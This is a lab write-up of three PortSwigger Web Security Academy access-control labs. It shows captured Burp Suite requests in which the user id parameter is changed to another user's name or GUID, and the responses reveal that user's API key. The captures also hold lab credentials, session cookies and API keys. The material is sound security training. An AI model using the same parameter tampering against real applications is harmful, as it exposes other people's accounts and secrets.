



Title :-User ID Controlled by request parameter.

-User ID controlled by request parameter , with unpredictable user IDs .

-User ID controlled by request parameter with data leakage in redirect .

Prepared By :- Ahmed Dahman Saleh .

Date :- June , 2026

Introduction:-


This report documents the security assessment of the "User ID controlled by request parameter" lab, hosted on the PortSwigger Web Security Academy. The primary objective of this exercise is to identify and exploit a Broken Access Control vulnerability, specifically focusing on Insecure Direct Object Reference (IDOR).

The laboratory environment simulates a web application that fails to perform adequate server-side authorization checks when retrieving user-specific data. By manipulating the request parameters associated with user identification, an attacker can bypass access controls to view sensitive information belonging to other users. This report outlines the methodology used to intercept, analyze, and modify HTTP requests to successfully gain unauthorized access, thereby demonstrating the critical importance of implementing robust, server-side access control mechanisms.

Authentication Phase:-

[Home](#) | [My account](#)

Login



Username
wiener

Password
.....

Log in

Initial access: Logging into the application using the provided credentials (wiener:peter) to establish an active session.

Traffic Analysis:-

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /my-account?id=wiener HTTP/2 2 Host: 0a74008c0467b1aa81003975006f0055.web-security-academy.net 3 Cookie: session=w2YmbwF14TIxjAPIyIxDSVDVX99yXlHu 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a74008c0467b1aa81003975006f0055.web-security-academy.net/login 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers</pre>		<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Cache-Control: no-cache 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 3669 6 7 <!DOCTYPE html> 8 <html> 9 <!--LAB_HEAD_START--> 10 <head> 11 <link href=/resources/labheader/css/academyLabHeader.css rel= stylesheet> 12 <link href=/resources/css/labs.css rel=stylesheet> 13 <title> User ID controlled by request parameter 14 </title> 15 </head> 16 <!--LAB_HEAD_END--> 17 <body></pre>	

Request analysis: Intercepting the /my-account GET request via Burp Suite, identifying the id parameter as a potential target for manipulation.

Exploitation:-

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /my-account?id=carlos HTTP/2 2 Host: 0a74008c0467b1aa81003975006f0055.web-security-academy.net 3 Cookie: session=w2YmbwF14TIxjAPIyIxDSVDVX99yXlHu 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a74008c0467b1aa81003975006f0055.web-security-academy.net/login 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers</pre>		<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Cache-Control: no-cache 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 3669 6 7 <!DOCTYPE html> 8 <html> 9 <!--LAB_HEAD_START--> 10 <head> 11 <link href=/resources/labheader/css/academyLabHeader.css rel= stylesheet> 12 <link href=/resources/css/labs.css rel=stylesheet> 13 <title> User ID controlled by request parameter 14 </title> 15 </head> 16 <!--LAB_HEAD_END--> 17 <body></pre>	

Exploitation attempt: Modifying the id parameter from wiener to carlos to test for IDOR vulnerabilities and unauthorized data access.

Successful Exploitation:-

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /my-account?id=carlos HTTP/2 2 Host: 0a74008c0467b1aa81003975006f0055.web-security-academy.net 3 Cookie: session=w2YmbwF14TIxjAPTyxDSDVX99yX1Hu 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a74008c0467b1aa81003975006f0055.web-security-academy.net/login 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre>				<pre> 60 <div id=account-content> 61 <p> 62 Your username is: carlos 63 </p> 64 <div> 65 Your API Key is: epU6ToRac6JfJdEbVcCKsF9tA3BJfg5N 66 </div> 67
 68 <form class="login-form" name="change-email-form" action= 69 "/my-account/change-email" method="POST"> 70 <label> 71 Email 72 </label> 73 <input required type="email" name="email" value=""> 74 <input required type="hidden" name="csrf" value= 75 y6F1jAhy5fqf729Skoiulo0Bwbjwc7ir"> 76 <button class='button' type='submit'> 77 Update email 78 </button> </pre>			

Successful unauthorized access: The server responded with the account details of user 'carlos', including their API key, confirming the vulnerability.

Lab Completion:-



User ID controlled by request parameter
 LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!
 [Share your skills!](#)
[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your API Key is: 7N5igp9RucFwP3jYfLqOib4RSFTAUMNd

Email

-User ID controlled by request parameter , with unpredictable user IDs .

Introduction:-

This report details the security assessment of the "User ID controlled by request parameter, with unpredictable user IDs" lab, hosted on the PortSwigger Web Security Academy. This exercise focuses on a more sophisticated form of Insecure Direct Object Reference (IDOR). Unlike basic IDOR vulnerabilities, this application utilizes complex, non-sequential, and unpredictable user identifiers (UUIDs) to protect user-specific resources.

The objective of this assessment is to demonstrate that "Security by Obscurity"—relying solely on the difficulty of guessing an identifier—is an insufficient defense mechanism. Through systematic information gathering and traffic analysis, this report highlights how an attacker can discover these hidden identifiers within the application's interface and subsequently perform unauthorized actions. The findings emphasize the critical necessity of enforcing robust, server-side authorization controls that remain effective regardless of the complexity or predictability of the resource identifiers.

Initial Discovery:-

Swipe Left Please

carlos | 16 May 2026

I don't know if you've ever been on a dating site, but if you're female I'd suggest you don't waste your time. And trust me, if you think by paying for a subscription you'll get a better selection of potential suitors, think again.

The gallery of images looks like those books they whip out in CSI, a book of mugshots so a witness can identify the perpetrator. Honestly, they all look like convicts, mostly serial killers. I physically recoiled when I started browsing through. I don't want to appear mean, but I'm thinking if you're looking to attract a female; a shave, maybe a shower, would be the right step before taking that selfie. And what's with the ski wear? Head covered, eyes covered by goggles, what are they trying to hide? If they think they look worse than the others, and are in disguise, I don't want to invite them to take the ski gear off.

I took an unflattering photo, not easy for me as I'm a big fan of the beauty filter. But, I was only there to see what goes on behind the scenes. My profile information offered up the bare minimum to meet the required word count. And yet, within the space of 5 minutes, I'd had 25 views, one message, and a wink. That to me screams desperate. Trust me, my profile didn't suggest I was

Reconnaissance phase: Reviewing blog posts and user interactions to discover the unpredictable User ID (GUID) associated with the target user ('carlos').

Authentication:-

```
Request

Pretty Raw Hex

1 POST /login HTTP/2
2 Host: 0a3f000803d15135814575d100ca0012.web-security-academy.net
3 Cookie: session=ZQ1Ggf7zGY0c12tqSNYM8umZ7J7YPPJH
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 68
10 Origin: https://0a3f000803d15135814575d100ca0012.web-security-academy.net
11 Referer: https://0a3f000803d15135814575d100ca0012.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
```

Establishing session: Authenticating into the application as user 'wiener' to access the authenticated portal and initiate traffic interception.

Intercepting Traffic:-

```
Request Response

Pretty Raw Hex

1 GET /my-account?id=57c139a4-1765-4279-adf5-49517023eeaa HTTP/2
2 Host: 0a3f000803d15135814575d100ca0012.web-security-academy.net
3 Cookie: session=JES4n8IAzmp8M6uVuxl7mcj9eV01PZxs
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0a3f000803d15135814575d100ca0012.web-security-academy.net/my-account?id=
  57c139a4-1765-4279-adf5-49517023eeaa
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
```

Analyzing request structure: Using Burp Suite to capture the GET request for /my-account, identifying the specific GUID parameter used for user object reference.

Exploitation:-

Request

```
1 GET /my-account?id=0e240192-0b48-4262-afee-6bbf634ab4ad HTTP/2
2 Host: 0a3f000803d15135814575d100ca0012.web-security-academy.net
3 Cookie: session=JES4n8IAzmp8M6uVux17mcj9eV01PZxs
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a3f000803d15135814575d100ca0012.web-security-academy.net/my-account?id=57c139a4-1765-4279-adf5-49517023eeaa
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3787
6
7 <!DOCTYPE html>
8 <html>
9   <!--LAB_HEAD_START-->
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>
14       User ID controlled by request parameter, with unpredictable user IDs
15     </title>
16   </head>
17   <!--LAB_HEAD_END-->
```

Exploiting IDOR: Replacing the legitimate user's GUID with the discovered GUID of the target user ('carlos') to bypass access controls.

API Key Retrieval:-

Web Security Academy

User ID controlled by request parameter, with unpredictable user IDs

LAB Not solved

Submit solution Back to lab description >>

0a3f000803d15135814575d100ca0012.web-security-academy.net

Answer:

7tWtol7UjUgYOIX0ycLuXzXAe1cLaVfj

Cancel OK

My Account

Your username is: wiener

Your API Key is: PwQ6oM5wy5WYe4p8q2nsthkTZi0lz9zX

Email

Data exfiltration: Successful unauthorized access to the target's account page, allowing the retrieval of the target's sensitive API key

Lab Resolution:-

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your API Key is: PwQ6oM5wy5WYe4p8q2nsthkTZi0lz9zX

Email

-User ID controlled by request parameter with data leakage in redirect .

Introduction:-

This report documents the security assessment of the "User ID controlled by request parameter with data leakage in redirect" lab on the PortSwigger Web Security Academy. The assessment focuses on a chained vulnerability involving Insecure Direct Object Reference (IDOR) and Sensitive Data Exposure.

Unlike standard access control flaws, this application exhibits a security failure during HTTP redirection. When an unauthorized user attempts to access a protected resource by manipulating the user identifier, the server performs a redirection that inadvertently leaks sensitive information (such as API keys) within the response headers or the body of the redirect page. This report outlines the methodology for identifying this information leakage and demonstrates how an attacker can exploit the lack of server-side authorization checks to compromise user data. These findings emphasize the critical need to secure both object access and the redirection workflow to prevent the exposure of confidential information.

Identification of the Vulnerability:-

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to `/my-account?id=carlos` with various headers including `Host: 0aa1002b0460535d80b017d40012001a.web-security-academy.net`, `Cookie: session=oJCLrcJUKgyGLtzmzMDpWNIBj0X2b8jE`, and `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0`. The 'Response' tab shows an HTML page titled 'My Account' with the following content:

```
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
  My Account
</h1>
<div id=account-content>
  <p>
    Your username is: carlos
  </p>
  <div>
    Your API Key is: 0gR6cu8BGon0uwrNZ15IHn5cXLrnA4o0
  </div>
<br/>
<form class="login-form" name="change-email-form" action=
/my-account/change-email" method="POST">
  <label>
```

Initial analysis: Identifying the IDOR vulnerability by manipulating the id parameter within the `/my-account` request to target user 'carlos'.

Sensitive Data Exposure:-

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to `/my-account?id=carlos` with various headers including `Host: 0aa1002b0460535d80b017d40012001a.web-security-academy.net`, `Cookie: session=oJCLrcJUKgyGLtzmzMDpWNIBj0X2b8jE`, and `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0`. The 'Response' tab shows an HTML page titled 'My Account' with the following content:

```
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
  My Account
</h1>
<div id=account-content>
  <p>
    Your username is: carlos
  </p>
  <div>
    Your API Key is: 0gR6cu8BGon0uwrNZ15IHn5cXLrnA4o0
  </div>
<br/>
<form class="login-form" name="change-email-form" action=
/my-account/change-email" method="POST">
  <label>
```

Vulnerability verification: The server response confirms the exposure of sensitive data (API Key) associated with the target user 'carlos' in the response body.

Exploitation and Completion:-



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your API Key is: YnA8JLgflWhdmg32FMf96N3BFirTGRn5

Email